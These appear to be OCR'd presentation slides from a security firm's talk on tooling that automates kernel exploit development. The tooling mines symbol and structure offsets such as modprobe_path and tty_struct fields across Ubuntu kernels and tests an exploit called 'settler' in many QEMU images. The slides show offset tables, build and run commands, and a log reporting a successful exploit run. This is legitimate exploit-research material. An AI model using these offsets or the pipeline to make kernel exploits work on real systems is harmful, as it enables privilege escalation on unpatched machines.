
- Format (e.g. `qemu_kernel_base`)
- Distribution (e.g. `ubuntu`)
- Release (e.g. `22.04`)
- Architecture (e.g. `x64`)
- Packages names with associated versions (e.g. `{'linux': '5.13.0-19.19'}`)
- Type (e.g. `normal` or `debug`)

TargetMob Architecture

Currently split into two main areas:

- Mining - Crawl packages, extract offsets, symbols etc.
- Testing - Building and deployment of the software (containers, VMs etc)

Mining Pipeline



Mining - Base + Project Extraction

- Create config file with all symbols we need to obtain the offsets for the in exploit
- Allows us to run kernel specific mining such as:
  - ROP gadgets, structure sizes (pahole etc)


```
{
  "offsets": [
    "modprobe_path",
    "ptm_unix98_ops",
    "pty_unix98_ops",
    "perf_swevent_del"
  ],
  "struct_offsets": {
    "tty_struct": ["magic", "ops", "name"]
  },
  "fixed_versions": {
    "ubuntu": {
      "22.04": {}
    }
  }
}
```

Mining - Project Extraction

```
mine_kernel_offsets.py --path /tmp --releases 22.04,21.10 --symbols /path/settler/mob/offsets.json5 --
output settler_offsets.md

{"ubuntu 21.10", // distro
  "5.13.0-14-generic #14", // kernel_version
  0xffffffff82e6e000, // modprobe_path
  0xffffffff822b8320, // ptm_unix98_ops
  0xffffffff822b8200, // pty_unix98_ops
  0xffffffff81243410, // perf_swevent_del
  0x0, // tty_struct_magic_off
  0x18, // tty_struct_ops_off
  0x168, // tty_struct_name_off
},
{"ubuntu 21.10", // distro
  "5.13.0-14-lowlatency #14", // kernel_version
  0xffffffff82e6ef80, // modprobe_path
  0xffffffff822b8620, // ptm_unix98_ops
  0xffffffff822b8500, // pty_unix98_ops
  0xffffffff81249180, // perf_swevent_del
  0x0, // tty_struct_magic_off
  0x18, // tty_struct_ops_off
  0x168, // tty_struct_name_off
},
```

Testing Pipeline



Testing - Building Multiple Environments

- Firstly, we need to build as follows:

```
mob_build.py --env-format qemu_kernel_base --env-distro ubuntu --env-release 21.10 --env-arch x64 --
env-packages "linux=5.13.0*" --force
```

Output:

```
(10:43:35)  INFO: Found 30 buildable environments
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-19.19
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-16.16
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-14.14
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-52.59
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-51.58
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-48.54
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-44.49
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-41.46
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-40.45
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-39.44
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-37.42
```

Testing - Profilers (Userland / Kernel)

- Running multiple environments using profilers
- Profilers are:
  - Ways to implement tests to determine the behaviour of an exploit
  - E.g. collect if exploit has suceeded or failed
  - Gather behaviour in cases where the exploit fails to help analysis
- Requires the exploit define a standarised way of denoting exploit success

```
#define EXPLOIT_WORKED 100
#define EXPLOIT_PATCHED 101
#define EXPLOIT_NOTSUPPORTED 102
```

Testing - Kernel Profiler

Running a profiler against one image:


```
mob_run.py --env-format qemu_kernel_base --env-distro ubuntu --env-release 21.10 --env-arch x64 --env-packages "linux=5.13.0-19.19" --profilers mob/profilers/settler_test_bare.py --verbose --start-wait
```

This will do the following:

- Download and install the desired kernel package
- Reboot into the image and mount all the mount points
- Execute the profiler in the correct kernel version
- Determine if the exploit was a success or not

Testing - Kernel Profiler Output

```
...
(14:30:25)  INFO: Executing /bin/bash -c "id && uname -a && cp /mnt/build/settler /tmp/settler"
(14:30:30)  INFO: SSH getting output
(14:30:30) DEBUG: uid=1000(ubuntu) gid=1000(ubuntu)
groups=1000(ubuntu),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),
46(plugdev),118(netdev),119(lxd)
(14:30:30) DEBUG: Linux ubuntu 5.13.0-19-generic #19-Ubuntu SMP Thu Oct 7 21:58:00 UTC 2021 x86_64
x86_64 x86_64 GNU/Linux
...
(14:30:31)  INFO: Executing /tmp/settler
(14:30:56)  INFO: exec_command exit_code 100
(14:30:56)  INFO: SSH closing
(1/1) qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-19.19 - running Profiler: settler_test_bare
...
--> Exploit worked
```



Conclusion


nccgroup

Conclusion

- There's a lot more to exploit writing than just PoCs
- Tooling and automation are important if you want a scalable process
- Defensive thoughts (time restrictions)
  - Patching alone is not enough
  - Attack surface reduction
  - Firecracker, gvisor, NSJail, etc

Code Release

- libslub: https://github.com/nccgroup/libslub
- Exploit Mitigations: https://github.com/nccgroup/exploit_mitigations
- TargetMob code will be released at a later stage



Thank you! Questions?